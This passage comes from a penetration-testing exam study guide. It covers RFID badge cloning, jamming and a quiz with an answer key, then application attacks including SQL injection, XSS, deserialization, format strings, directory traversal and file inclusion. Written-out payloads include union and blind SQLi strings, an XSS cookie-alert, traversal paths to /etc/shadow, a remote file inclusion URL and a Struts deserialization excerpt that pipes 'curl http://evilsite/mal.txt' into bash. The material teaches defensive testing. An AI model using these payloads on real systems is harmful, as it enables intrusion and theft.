device and copy that card data for retransmission directly from the mobile device. Applications like the Mifare Classic Tool in the Google app store use known keys from various manufacturers to copy and store card information. [Table 3.3-3](#) shows the different types of RFID commonly targeted by attackers.

TABLE 3.3-3 Types of RFID Systems

Name	Frequency	Usage
“Low-frequency” RFID	30–300 KHz (commonly 125 KHz)	Many legacy badge access systems. Designed for short range (10 cm is typical). Slow speed and lack of data mean these likely do not implement encryption, making them the easiest to target for cloning.
“High-frequency” RFID	3–30 MHz (commonly 13.56 MHz)	Hotel key cards, passports, contactless payment systems. Range from 0.1 to 1 meter. Faster speeds and the ability to send more data make these more likely to implement encryption and send identifying data, rather than the UID.
“Ultra-high-frequency” or UHF RFID	300 MHz–3 GHz (commonly 868 MHz)	Vehicle ID systems and others. Designed for longer ranges (up to 12 meters) with the fastest read times.

Popular devices for RFID cloning include the Proxmark (<https://proxmark.com/>) and the Chameleon and Chameleon Mini (<https://github.com/emsec/ChameleonMini/wiki>).

Scenario: Cloning an RFID Badge

1. Walk near someone with an RFID badge and maintain proximity long enough to clandestinely gather enough information to clone the badge with a card reader.
2. Create a card clone with a cloning tool and a special card.
3. Use the card clone to enter an access-restricted facility.



ADDITIONAL RESOURCES Francis Brown’s talk “RFID Hacking: Live Free or

RFID Hard” at Blackhat USA conference in 2018.

Slawomir Jasek’s talk “A 2018 Practical Guide to Hacking NFC/RFID” at Confidence, Krakow, in 2018.

Jamming

Jamming is a denial of service technique that is designed to block wireless signals. Since wireless communications are sent on a specific radio frequency, it is possible to interfere with those signals by generating sufficient noise on the same frequency. With a special device, it is possible to jam all signals on a frequency within proximity of the device.

Key Facts

- Technique designed to disrupt communication.
- Often illegal to jam public wireless frequencies.
- May also refer to mass deauthentication attacks for Wi-Fi networks.

REVIEW

Objective 3.3: Given a scenario, exploit wireless and RF-based

vulnerabilities This objective has covered various wireless attacks, including a discussion of protocol implementation weaknesses for wireless networks and the basics of proximity system attacks. Numerous tools exist to facilitate these attacks, and it is a specialized area of knowledge for penetration testers. There are crossovers for social engineering, physical penetration testing, and Internet of Things within the sphere of wireless attack knowledge.

3.3 QUESTIONS

1. What is the most important consideration about jamming wireless communications?
 - A. Targeting
 - B. Testing scope
 - C. Operational impact
 - D. Legality

2. Which of the following may implement WPS?

 - A. WEP
 - B. WPA2-PSK
 - C. WPA-Enterprise
 - D. Apple iOS
3. Fragmentation attacks focus on which of the following?

 - A. The pseudo-random generation algorithm (PRGA)
 - B. Cracking the IV in WEP
 - C. Harvesting credentials
 - D. Brute-forcing a wireless network PIN
4. A penetration tester encounters a WEP network with only a few connected supplicants. Which of the following attacks represents the best tactic to gain access to the network?

 - A. An evil twin attack
 - B. A deauthentication attack
 - C. A replay attack with a fragmentation attack
 - D. A pixie-dust attack
5. Which of the following wireless network types implements RADIUS?

 - A. WEP
 - B. WPA-PSK
 - C. WPA2-Enterprise
 - D. WPS
6. What information is required to issue a single-target deauthentication attack?

 - A. The MAC address of the AP, the MAC address of the target supplicant, and the wireless adapter device name in monitoring mode on the wireless system
 - B. The MAC address of the AP, the wireless adapter device name in monitoring mode on the wireless system, and the PSK
 - C. The WPS PIN, the wireless adapter in monitoring mode on the wireless system, and the MAC address of the target supplicant
 - D. The wireless channel, the SSID of the AP, the wireless adapter device name in monitoring mode, and the target AP MAC address
7. In a badge-cloning scenario, which type of RFID card is the easiest to clone?

 - A. UHF RFID cards (868 MHz)
 - B. Cards with a static value from the vendor

- C. “High-frequency” RFID cards (13.56 MHz)
 - D. “Low-frequency” RFID cards (125 Hz)
8. A penetration tester intercepts communication of a Bluetooth-enabled device and wants to download information from it. Which of the following is the best technique?
- A. Bluejacking
 - B. Bluesnarfing
 - C. Key bruting
 - D. Blueprinting

3.3 ANSWERS

- 1. **D** Legality is the most important consideration when considering jamming as a technique during testing.
- 2. **B** WPS applies to networks using WPA or WPA2 using PSK.
- 3. **A** While fragmentation attacks may facilitate collecting the information to crack IVs in WEP, the primary focus is on weaknesses in the PRGA implementation.
- 4. **C** WEP is primarily vulnerable to replay attacks. Fragmentation attacks increase the frequency of IV generation to facilitate faster cracking of the values to decrypt the traffic.
- 5. **C** RADIUS is required by Enterprise implementations of WPA.
- 6. **A** The MAC address of the AP, the MAC address of the target supplicant, and the wireless adapter device name in monitoring mode on the wireless system are required to perform a single-target deauthentication.
- 7. **D** The low-frequency RFID cards are frequently legacy cards with simple implementations that do not allow encryption due to the slow speed of processing. High-frequency cards are more likely to implement encryption, and read-only cards where the UID is immutable and set by the manufacturer are unsuitable for cloning.
- 8. **B** Bluesnarfing is the process of illicitly getting data from a Bluetooth-enabled device. While Blueprinting would give information about the device, it would not necessarily enable download of data stored on the device.



Objective 3.4 Given a scenario, exploit application-based vulnerabilities

Application-based vulnerabilities allow penetration testers to evaluate the exposed application attack surface. Access to applications may allow ingress to networks or allow access to data, operating systems, or other systems in the environment. This section will address attacks related to various types of injection, authentication weaknesses, authorization weaknesses, client-side attacks, weak configurations, and the results of unsecure coding practices.

Injections

Injection is the process of using user-controlled input to affect execution during normal processing. If a tester can manipulate the expected input in order to supply unexpected values that change how the program processes the input, it may be possible to change what the program does. The programming fallacy that drives this vulnerability is the assumption that user-controlled input will only ever be done within certain criteria. Web application firewalls (WAFs) and intrusion prevention systems (IPSs) may prevent injection attacks based on certain symbols or sequences of symbols. Testers may need to be familiar with evasion techniques in order to succeed with these attacks. Attackers may encode the payloads or use methods of injection that do not rely on custom symbols to bypass these controls.



ADDITIONAL RESOURCES OWASP has various cheat sheets that cover many of these evasion techniques. Read about the OWASP XSS Filter Evasion Cheat Sheet at https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet or about the OWASP SQL Injection Bypassing WAF at https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF.

SQL Injection

Structured Query Language (SQL) refers to a language used to manipulate data in databases. Microsoft SQL is a type of database that is popularly used in application back-ends. The concepts of database injection may also apply to other database types, but we will only discuss SQL or MySQL injection (SQLi) here. [Table 3.4-1](#) contains some values that may be useful in SQL syntax for injection.

TABLE 3.4-1 Common SQL Commands and Syntax

Command or Syntax	Meaning
--	Double hyphen followed by a space comments out anything after this string.
#	Comments out anything after the #.
/* */	Block comments—forces anything between these to be ignored.
;	This marks the end of a query for SQL. Anything after this would be interpreted as part of a new query.
Comparison operators (<, >, !=, =, !<, !>, <>)	Compares one value to another: greater than, less than, not equal to, equal to, not less than, not greater than, or not equal to.
Bitwise operators (&, , ^)	Bitwise and, or, and xor.
Mathematical operators (+, -, /, *, etc.)	Add, subtract, divide, multiply, etc.
Logical operators (&&, , !)	Logical and, logical or, logical not
String operators (+, % , -, [])	String concatenation, wildcard (0 or more), wildcard (match 1 exactly), escape special characters.
count(*)	Returns the count of the selected results.
@@	System variables; for example, use @@version to return the version of the database.
join	Inner and outer joins combine rows from two or more tables within a database. For example: <i>select fruits.color, crayons.color, crayons.name from backpackDB inner join Crayons on fruits.color=crayons.color;</i> will return the fruit color and the crayon color and name where the crayon color and the fruit color match.
union	Combines the result of separate select statements. For example, <i>select column_name from TableA union select column_name from TableB;</i>

where	Filters the query results based on some criteria. For example, <code>select * from fruits where color = yellow;</code> would return all of the data from the fruits table whose color field is yellow.
order by	Orders the output of the query based on the specified parameter. May be added to a query to determine the number of valid columns in a database table, which may produce an error condition if the number specified exceeds the number of columns existing in the table, e.g., <code>'order by 1--.</code>



EXAM TIP Become familiar with SQL syntax, particularly as it pertains to breaking out of normal queries or commands. Recognize SQL injection by looking for SQL commands, like INSERT, JOIN, UNION, semicolons, and -- (double dash). Understand how to join data within a database to get the right data for penetration testing, and pay careful attention to the role of quotes (or their encoded versions) in a successfully injected command.

Key Facts

- Only applies when a database is used in the back-end
- Relies on the syntax of the query language to be successful
- Can be used for data access or system command execution
- Often made possible by improperly tokenized queries or improperly validated user-controlled data
- Primarily used for data access, but can also be used for privilege escalation and remote code execution if combined with other vulnerabilities

How It Works

In the simplest of examples, assume that when someone sends a username in this PHP form:

```
<form action='index.php' method="post">
<input type="user" name="user" />
<input type="submit" value="Submit"/>
</form>
```

The index.php file runs this query in the background:

```
select * from users where user = "${_POST['user']}";
```

If someone supplies the username “Betty”, here is the select statement that will be executed at the database:

```
select * from users where user = "Betty";
```

If someone places additional SQL-executable content after the username, it may execute:

```
select * from users where user = "Betty"; insert into users ('userID', 'password', 'access') values ('pentester','Abc123','administrator') -- "
```

In this example, supplying a semicolon and additional SQL content (a double quote, semicolon, an insert statement, and a comment) enables an attacker to create a new user in the database. In most cases, testers will not be able to see the actual query that is being used by the database. Instead, the tester will need to make educated guesses about how the application handles the supplied data based on an understanding of the database query language and the results of trial and error. This process will also allow the tester to detect (and evade) any controls that the application has put in place to mitigate this vulnerability.



ADDITIONAL RESOURCES Various SQL injection cheat sheets provide insight into database injection syntax and their practical application in penetration tests. See the Portswigger SQL injection cheat sheet at <https://portswigger.net/web-security/sql-injection/cheat-sheet> or the Pentestmonkey MySQL cheat sheets at <http://pentestmonkey.net/category/cheat-sheet/sql-injection>.

Scenario: Blind SQL Injection—Boolean-Based Inference

For Boolean-based inference, the HTTP response or other application behavior may

change based on whether the result of the query is true or false. This kind of injection can't be easily used to list large amounts of data within a database. However, it may be possible to guess values based on a dictionary or brute-force data that exists in the database by running queries that sequentially expand upon a guessed value.

Using our Betty example provided earlier, an input like this might check to see whether the first character of Betty's password is later in the alphabet than the letter q:

```
Input: " and substr(pass,1,1) > "q  
Query: select * from users where user = "Betty" and substr(pass,1,1) > "q";
```

If this returns true and the next statement returns false, this means the first character of Betty's password must be r, s, or t.

"and substr(pass,1,1) > "u""

Scenario: Time-Based Injection

Using database commands that are designed to generate a time-based delay can help an attacker figure out whether the injected syntax is actually being executed by the database. [Table 3.4-2](#) contains a sample listing of commands for MySQL and SQL that may commonly be used for time-based SQL injection.

TABLE 3.4-2 Commands for Time-Based SQL Injection

Command	Database Type	What It Does
SLEEP	Some MySQL versions	Specify a number of seconds to wait, e.g., select * from TABLE where user=admin;sleep(1000);
BENCHMARK	MySQL	Takes a specified expression and executes it a number of times. Using a large number may create a noticeable delay, e.g., select * from TABLE where user=admin-benchmark(1000,encode('foo','by 10 seconds'));
WAITFOR	SQL	Pauses execution for some amount of time, e.g., select * from TABLE where user=admin;waitfor delay('01:00'); or waits for a specific time to execute, e.g., select * from TABLE where user=admin;waitfor time('21:00');

Scenario: Error-Based SQL Injection

In some cases, the application may make this process very simple by displaying the error messages or the actual query results on the web page or in the response. An example error might reveal the version or type of database, which helps identify the syntax the tester should focus on. This might look like the following:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 10...

Other errors might reveal the boundaries of a table, for example:

Error: Unknown column '81' in 'order clause'

Figure 3.4-1 shows an example of the query and the query results being returned in the popular application DVWA.

The screenshot shows two pages from the DVWA application. The top page, titled 'SQL Injection Source', displays a PHP script with a highlighted section of code. The bottom page, titled 'Vulnerability: SQL Injection', shows the results of executing the injected query.

SQL Injection Source (Code):

```
<?php  
if(isset($_GET['Submit'])){  
    // Retrieve data  
    $id = $_GET['id'];  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
    $num = mysql_numrows($result);  
    $i = 0;
```

DVWA Logo:

Vulnerability: SQL Injection (Result):

User ID:

ID: 1
First name: admin
Surname: admin

FIGURE 3.4-1 DVWA query results being returned to the page



ADDITIONAL RESOURCES DVWA can be found at <http://www.dvwa.co.uk/>.

Scenario: Union-Based SQL Injection

Union-based injection expands on the original query in order to extract more information from the database. In order for this to work:

- Both queries used with the union statement must have the same number of columns.
- The columns for both query results must have the same data types.

As described in the error-based scenario, a tester might use errors to identify the number of columns that exist. It is common, for example, to add something like this to a query to attempt to identify the number of columns based on error messages:

```
' union select NULL --  
' union select NULL,NULL --  
' union select NULL,NULL,NULL --  
Error: All queries combined using a UNION, INTERSECT or EXCEPT operator must  
have an equal number of expressions in their target lists.
```

NULL is useful for column count recon, because it is convertible to every commonly used data type. This increases the chance that the query will succeed in identifying the correct number of columns when the data type is not yet known. Once the number of columns is known, a tester may substitute a string value for each NULL to identify string-type fields in anticipation of a type conversion error when the column is not a string data type:

```
' union select 'a',NULL,NULL --  
' union select NULL,'a',NULL --  
' union select NULL,NULL,'a' --  
Conversion failed when converting the varchar value 'a' to data type int.
```

Tools like sqlmap may help identify the data types and other schema information automatically.

Cross-Reference

Tools, including sqlmap, are discussed with further examples in [Objectives 4.2/4.3](#).



ADDITIONAL RESOURCES sqlmap can be found at <http://sqlmap.org/>.

HTML Injection and Cross-Site Scripting

Web pages that rely on user-supplied input fields could be susceptible to injection attacks. When exploited, these could change the way the page is displayed to the web user. When combined with social engineering attacks (e.g., embedding a malicious link into an otherwise legitimate website and tricking someone into clicking it, or forging a bogus form on a legitimate website using this weakness), this can be used to steal credentials or deface a website.

Web applications can also display scripted content that is interpreted either by the back-end application or by the user's web browser. In the latter case, cross-site scripting (XSS) describes attacks that leverage injection vulnerabilities to manipulate scripted content that is client-side interpreted.

Key Facts

- Can be persistent or stored.
- Can be temporary or reflected.
- Often relies on special characters or specific script syntax to succeed. Special characters used in these syntaxes may be automatically encoded by the browser.
- Can be used for website defacement, including malware distribution or data theft.
- Can be used in conjunction with social engineering attacks.
- May require WAF or IPS evasion for the attack to be successful.
- XSS attacks can issue arbitrary requests, read responses, and exfiltrate data.

How It Works

Consider a comment form that generates the following HTML code once a comment is

submitted:

```
<div id="comments">Name: Betty <br />Message: I loved this event! <br /></div>
```

When a comment is submitted only as text (“I loved this event!”), there is typically no problem. However, if a tester were to submit embedded HTML code as the comment, the resulting code would change the web page to display a malicious link. This is a very simple example.

I am having trouble with my web page, please help with [my page](https://evilsite.com).

Scenario: Stored HTML Injection

Much as with SQL injection, it may be possible to inject additional tags to disrupt the flow, add scripted content, or perform other mischief. When a web page writes user-supplied data to a database and then displays the data from that database on the web page, the injection may remain visible across multiple user sessions, visits, or page loads. This is called stored (or persistent) HTML injection. What if, in the previous example, the comment had contained a `</div>` tag and an externally hosted web form?

```
<div id="comments">Name: Betty <br />Message: No comment. </div>

<div></div>
```

Table 3.4-3 contains a list of commonly used symbols and terms for HTML injection.

TABLE 3.4-3 Common HTML Symbols and Terms

HTML Symbol or Term	Usage
<code><></code>	Begin and end tags for HTML tags, e.g., <code><p></code> .
<code>“</code>	Quotes encase attributes within HTML tags.
<code>=</code>	Assigns values to attributes within an HTML tag.
<code>Click here</code>	Anchors a URL into a page with the <code>href</code> element.
<code></code>	Inserts an image.
<code>script</code>	Runs scripted content within the page, e.g., <code><script>alert('test')</script></code> .



ADDITIONAL RESOURCES W3 Schools has comprehensive documentation about all HTML tags at <https://www.w3schools.com/tags/>.

Scenario: Stored/Persistent XSS

Similarly, attackers can accomplish stored or persistent XSS by using such mechanisms to inject scripted content into a web page. To best understand cross-site scripting, a thorough knowledge of JavaScript (JS) is recommended, although it is possible to use other browser-interpreted scripting languages (like Flash) for XSS. Here is an example of a simple proof of concept stored XSS that builds on the earlier comments form example:

```
<div id="comments">Name: Betty <br />Message: No comment. </div>
<script>alert(document.cookie)</script>
<div></div>
```

In this example, if the cookies are not protected appropriately, an alert box will appear with the cookie information. While this example is extremely simple and not practical for gaining further access, it's important to note that JS can do quite a bit more than this.



ADDITIONAL RESOURCES OWASP's XSS Filter Evasion cheat sheet has quite a bit of information about practical filter evasions and XSS techniques:
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Scenario: DOM-Based XSS

The Document Object Model (DOM) contains objects that represent properties of a web page from a browser's point of view. When a script is executed at the browser, it may read in parts of the DOM to access various parts of the web page or interact with values such as the style, content, or structure. Therefore, client-side code may execute

differently based on modifications to the DOM environment. DOM-based XSS is not placed in the response page as with stored or reflected XSS.

Consider a website that takes a configuration variable from the URL. In this case, the service monitoring web application has custom-configured dashboards for each group:

```
https://examplesite/monitoring?dashboard=ops
```

The HTML for this site uses this option in a script on the main page to display the dashboard name:

```
<script>
  var pos=document.URL.indexOf("dashboard=")+8;
  document.write(document.URL.substring(pos,document.URL.length));
</script>
```

To test, replace “ops” in the URL with script content:

```
https://examplesite/monitoring?dashboard=
<script>alert(document.cookie)</script>
```

The browser would request the dashboard, build the DOM using the `document.URL` property from the URL (`<script>alert(document.cookie)</script>`), and then display that script as the dashboard name in the browser. However, this attack never reaches the server. The browser handles it all. This is a very simple example with limited use. Actual tests will likely encode the scripted content to make it less obvious during social engineering, and payloads would more realistically redirect the content to a malicious site as part of the script rather than using the `alert` function.



ADDITIONAL RESOURCES OWASP has numerous resources for DOM-based XSS: https://www.owasp.org/index.php/DOM_Based_XSS

Scenario: Reflected XSS and Reflected HTML Injection

Not all cases of injection are stored by the web application. In some cases, the results may simply be displayed to the user after a request is made. This could come from the URL, from the variables given to a POST request, or with data included with a GET request. Consider the following example where a search bar displays the entered search

term on the web page. However, by itself, this is of limited utility for an attack.

```
https://vulnerablesite/search.php?id=<script>alert('Reflected attack')</script>
```

It results in the following response in HTML:

```
<p>You searched for: <script>alert('Reflected attack')</script> which returned the following results: </p>
```



EXAM TIP Cross-site scripting is run on the client even though a server-side application vulnerability allows it to be abused. Security education resources often characterize XSS as an abuse of the browser's trust in a website, meaning that the browser will run anything it gets from the website because it trusts the website.

Code Injection and Command Injection

Changing the code that the application executes or the command that it runs are code injection and command injection, respectively. These also rely on the same principles of injection as many of the other attacks in this section.

Key Facts

- The mechanism used to inject code depends on the code the application is written in.
- The mechanism used for command injection depends on the underlying system and the shell in which the command is being run.
- As with all forms of injection, both of these rely on improperly validated user-controlled inputs and insecure data-handling practices.
- May result in privilege escalation, denial of service, unauthorized access to data, or data corruption or loss.



EXAM TIP Look for instances where a user-supplied argument is passed to backend code to identify potentially vulnerable functions.

How It Works

When an application sends untrusted data to an interpreter, code injection vulnerabilities are possible. User-supplied input may use special symbols to force this interpreter to change the way the code or underlying command behaves. Fuzzing can help identify these, but they are more easily found when the code is visible. The important part to remember is this: How this is tested depends on the codebase, the code, and the underlying command being called. There is no substitute for familiarity with code techniques.



ADDITIONAL RESOURCES OWASP has a write-up about code injection at https://www.owasp.org/index.php/Code_Injection.

Scenario: XPath Injection

A website may, for example, use XPath queries to look up XML data to service a login form. XPath attacks may be similar to SQL injection as a result of the similarity in use. The concept of blind XPath injection applies, much the same as blind SQLi. Error messages that reveal the presence of XPath queries may appear when unexpected characters (such as quotes) are supplied as inputs. Example XPath error strings include the following:

```
Invalid XPath expression: ...
ERROR: Invalid xpath ...
```

An example of an XPath query might be:

```
String xpathQuery = "//user[name/text()='" + request.get("uname") + "' And
password/text()='" + request.get("pass") + "']";
```

If the variables for the username and password are passed from user-controlled input, it would be possible to break the code execution and bypass authentication.

Consider the following example, which substitutes the user input for the variable in the code in order to bypass authentication:

```
String xpathQuery = "//user[name/text()='" + request.get("evilinput' or 1=1  
or 'a'='a") + "' And password/text()='" + request.get("pass") + "']";
```



ADDITIONAL RESOURCES OWASP's XPath Injection document has other examples at https://www.owasp.org/index.php/XPATH_Injection.

The tool xcat is designed to automate XPath injections. For more information, visit <https://github.com/orf/xcat>.

W3Schools has an XPath tutorial to become more familiar with XPath generally; it can be found at https://www.w3schools.com/xml/xpath_intro.asp.

Scenario: Deserialization

Serialization is the process of taking a data structure and converting it into a storable format that can be restored to the original data. This happens often when an application needs to transmit or store data in a string, such as in a cookie or a database.

Deserialization vulnerabilities occur when the application does not check the data before deserializing it to make sure that it contains what is expected. If an attacker modifies the string so that it contains an object type that, when serialized, has the ability to do something else, then the attacker has executed a deserialization vulnerability.

Depending on the language being used by the application, the use of serialization will appear differently. The Additional Resources tip at the end of this section contains details about how to recognize serialization in use and language-specific references about testing. A simple example would be an application that uses the following sample XML post to create a new order:

```
<entry>  
  <clientName>Test1</clientName>  
  <amount>322</amount>  
</entry>
```

The application would expect to process a new entry with a clientName of Test1 and an amount of 322 based on this new order request. If this data were replaced with

different values, the application might respond in an unexpected way, including allowing other types of system access. The following example isn't a complete exploit, but a piece of one of the more common struts vulnerabilities:

```
<serviceIterator class="javax.imageio.spi.FilterIterator">
<iter class="javax.imageio.spi.FilterIterator">
    <iter class="java.util.Collections$EmptyIterator"/>
    <next class="java.lang.ProcessBuilder">
        <command>
            <string>curl http://evilsite/mal.txt | bash </string>
        </command>
        <redirectErrorStream>false</redirectErrorStream>
    </next>
</iter>
```

When this data is reserialized, the code doesn't understand that this isn't what it was expecting. So, the application creates the objects requested in the data without first verifying that they are supposed to be there. In this code excerpt, adding a serviceIterator object to the XML, which calls java.lang.ProcessBuilder with a command as an option, will create a new process and run a command, specifically to download a malicious script and execute it in Bash.



ADDITIONAL RESOURCES OWASP's Deserialization Cheat Sheet contains a wealth of information about how to recognize serialization, harden against it, and references to security research about how to abuse it during testing. Visit https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html for more information.

The preceding exploit excerpt is part of CVE-2017-9805 and can be found at <https://www.exploit-db.com/exploits/42627>.

A tool for automating deserialization attacks is ysoserial. Check out <https://github.com/frohoff/ysoserial>.

Scenario: String Format Vulnerability

In C and C++, strings can be formatted for output, or they can just be printed to the screen. When the data in a string is not validated and the string is passed to one of the

functions in the printf family, then an attacker can input malicious values and cause data disclosure or code execution. A sample printf function that is formatted correctly looks like this:

```
printf("Hello %s\n", name);
```

This prints out “Hello Bob” if the value stored in the name variable is “Bob.” The %s option establishes that the argument will be passed as a string. In this case, that string is the value of the name variable. It’s also possible to print “Bob” without specifying this string-formatting option:

```
printf(name);
```

In this case, a tester could force the printf function to print the first four hex values from the stack—a place in memory where an application stores data and keeps track of program execution—if “%x %x %x %x” were supplied for the name variable instead of “Bob.” Because printf does not have formatting arguments specified in the code, it will interpret the input instead.

For a skilled attacker, the string format vulnerabilities can also be used to write data to memory. The %n format specifier allows an attacker to write the number of characters to a pointer in memory. By combining these in specific ways, an attacker can write data to the stack and change execution of the application. String format vulnerabilities are some of the most complex vulnerabilities to understand, but be able to recognize them in case they show up on the exam.



ADDITIONAL RESOURCES Information about string-formatting attacks can be found at OWASP: https://www.owasp.org/index.php/Format_string_attack

Scenario: Command Injection in Bash

Figure 3.4-2 shows an example of command injection using DVWA. The application in question seems to execute a ping command against a target and return the results to the web page. In this case, test to see whether the input is being processed as part of a Bash shell by using && (a symbol that runs a second command if the first command completes successfully in Bash) and adding the ls command. In the bottom part of the image, the results of the ls command are displayed on the web page. In this case, the

ping command runs successfully against the target IP 8.8.8.8, so it then proceeds to run ls. Since DVWA is a learning application, it's easy to confirm this assumption by looking at the application source (displayed at the top of the image).

Command Execution Source

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(PHP_UNAME('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>' . $cmd . '</pre>';

    }

}
```

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=69.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=146 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=69.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 69.551/95.209/146.390/36.190 ms
help
index.php
source
```

FIGURE 3.4-2 Command injection using DVWA



EXAM TIP Focus on recognizing output that shares characteristics with shell-based output. If the application output looks similar to the output expected from a

Bash command, a PHP shell, or a PowerShell command, it is plausible that the application is sending data to a background command for execution.

Command injection is not always so obvious. As with other forms of injection, testers may need to experiment with inputs that break the intended flow of the executed command in order to generate an error condition that will reveal the nature of a command injection vulnerability. While examining errors or source code, keep a lookout for calls to functions that are often associated with command injection, such as exec, system, eval, os.system (Python), passthru (PHP), and others.



ADDITIONAL RESOURCES OWASP publishes a command injection cheat sheet that lists many of the special characters that may reveal error messages that in turn reveal command injection vulnerabilities, and it can be found at [https://www.owasp.org/index.php/Testing_for_Command_Injection_\(OTG-INPVAL-013\)](https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)).

Security Misconfiguration

Application testing may also include evaluation of misconfigurations to the servers hosting the application. These misconfigurations may affect the confidentiality of the application data or allow testers to tamper with individual user sessions. Three examples of this type of vulnerability are directory traversal, file inclusion, and cookie manipulation.

Directory Traversal

If a tester or attacker is able to access the contents of directories on the web server that are stored outside the web's root directory, it may be possible to read or execute content that is not designed to be exposed. This information may be protected by other authentication or authorization mechanisms that can be successfully bypassed as a result of insecure security settings on the server hosting the application.

Key Facts

- Is often an information disclosure weakness.
- The attack requires that the tester know the file system structure and filename.
- May require encoding to bypass validation routines.

How It Works

A web server is hosted on a server. Most operating systems allow someone to browse to the parent directory by using two dots (..). For example, this command would list the contents of the directory above it in Linux or UNIX: ls .. Assume the web root is /var/www. There is also /home/techpro. If a user loads the home page at <http://example/index.html>, it loads /var/www/index.html. If, instead, someone were able to browse to <http://example/../../home/techpro/secret.txt>, then that would be successful directory traversal.

These symbols may need to be encoded for the attack to work as expected. Table 3.4-4 shows some of these encoded equivalents.

TABLE 3.4-4 Encoded Values for Directory Traversal

Percent Encoded Value	Value
%c0	.
%af	/
%9c	\
%00	In some operating systems, this can auto-complete a filename and be used to bypass validation routines, e.g., filename=pass%00.txt

Scenario: Directory Traversal in Practice

Here are some examples of directory traversal in use:

<https://example/subdir/../../../etc/shadow>
<https://example/subdir/pagefind.php?page=../../../../etc/passwd>
<https://example/subdir/pagefind.php?/etc/passwd>

These can also be abused through cookie manipulation.

File Inclusion

Some applications execute code from a supplied path. When that path is user controllable, it may be possible for a tester to use the application to execute code. Where directory traversal allows access to files, file inclusion is a way of abusing weaknesses in the application in order to run code or read a file. To identify when to use this, look for application locations that allow control over files that are loaded for execution by the application. However, .exe files are not going to run inside a JSP framework on a Linux server. The included file must be of a type that the web server and its running application frameworks can interpret. This includes most text files for reading, as an example. Testers can use this to discover what files exist on the web server, execute web shells to get further access to the web server within the context of the web application, or otherwise access data on the sever.



ADDITIONAL RESOURCES OWASP has testing guides for local and remote file inclusion vulnerability. Visit

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion and
https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion.

Key Facts

- Can be remote file inclusion or local file inclusion.
- Used to execute content.
- Executed content must be of a type that can be run by the web server.

Scenario: Local File Inclusion

When an attacker uses a file that exists on the application's server for execution, that is called local file inclusion. This can be abused in concert with file upload vulnerabilities to establish remote access to the web server. This looks similar to directory traversal. However, an included file does not necessarily need to be outside of the web root in order to be included as a local file. The following are examples:

`http://example/include.php?f=uploadedshell.php`
`https://example/subdir/pagefind.php?page=../../../../etc/passwd`

Scenario: Remote File Inclusion

With remote file inclusion, the executed file is hosted externally to the server on which the vulnerable web application is hosted. This enables attackers or testers to create executable content that is hosted elsewhere and use the vulnerable web application to run it. Here is an example:

```
https://example/subdir/pagefind.php?page=https://evilsite/shell.php
```

Cookie Manipulation

Cookies are used for session management in web applications. They can contain all sorts of information about a user, including shopping cart data, account data, identifying information about the user, preferences, and historical actions. Web applications need a way to track users and their actions across multiple requests, and cookies provide a way to do that.

Key Facts

- Cookies must be accessible to the tester/attacker in order to be manipulated.
- Often, cookies require analysis before they can be manipulated.
- Manipulating cookies can result in gaining access to other user sessions and even potential remote code execution against the application.
- Not all cookies are relevant to attack.


How It Works

Cookies should be secured against scripted attacks, but may be accessible to theft using XSS attacks, for example. For those cookies that are secured against scripted theft, it may still be possible to derive information about cookies from packet captures or from a tester's authenticated session. Interception proxies such as Burp or ZAP may also be used to manipulate cookies. These tools don't require access via XSS or the network. Instead, send all the browser traffic through the tool, and the proxy can pause sending a request so the tester can modify cookies and other data before it is sent to the server.

Scenario: Plaintext Cookies

Some websites track privileges through cookies. Insecure applications may store user data in these cookies, such as whether or not the user is an admin. The developer tools

in Google Chrome can show this information. In the console, type `document.cookie` and press ENTER to run it, as in [Figure 3.4-3](#).



The screenshot shows the Chrome DevTools interface with the 'Console' tab selected. The output area displays the following text:
Console was cleared
< undefined
> document.cookie
< "admin=0" style="color:red;">
The text 'Console was cleared' is in gray. The command 'document.cookie' is in blue. The resulting value 'admin=0' is in red.

FIGURE 3.4-3 Retrieving the document cookies using the Java console in Chrome

In this case, changing the value of the cookie variable admin to 1 grants administrator access to the application.

Authentication

Authentication is the process of verifying a user is who they say they are. This is separate from determining whether a user is allowed to access something or perform a particular action. Authentication can be done using a username and a password, a certificate, token, or other information that ensures the user is authentic. Attacks against authentication frequently attempt to impersonate legitimate users or bypass authentication checks entirely.

Credential Brute Forcing

Brute-force attacks against credentials attempt to discover the authentication values by guessing every possible combination. Some choose one user ID and try multiple passwords until all options have been exhausted. Others may try one password across many user IDs. Others may attempt to discover combinations of both. Brute-force attacks can be very slow as a result of the number of guesses required and the speed with which each guess can be processed.

Key Facts

- May use dictionaries, although these may be differentiated as dictionary attacks.
- Can lock out accounts that are subject to a lockout policy.
- The protocols implemented by the authentication system frequently dictate what

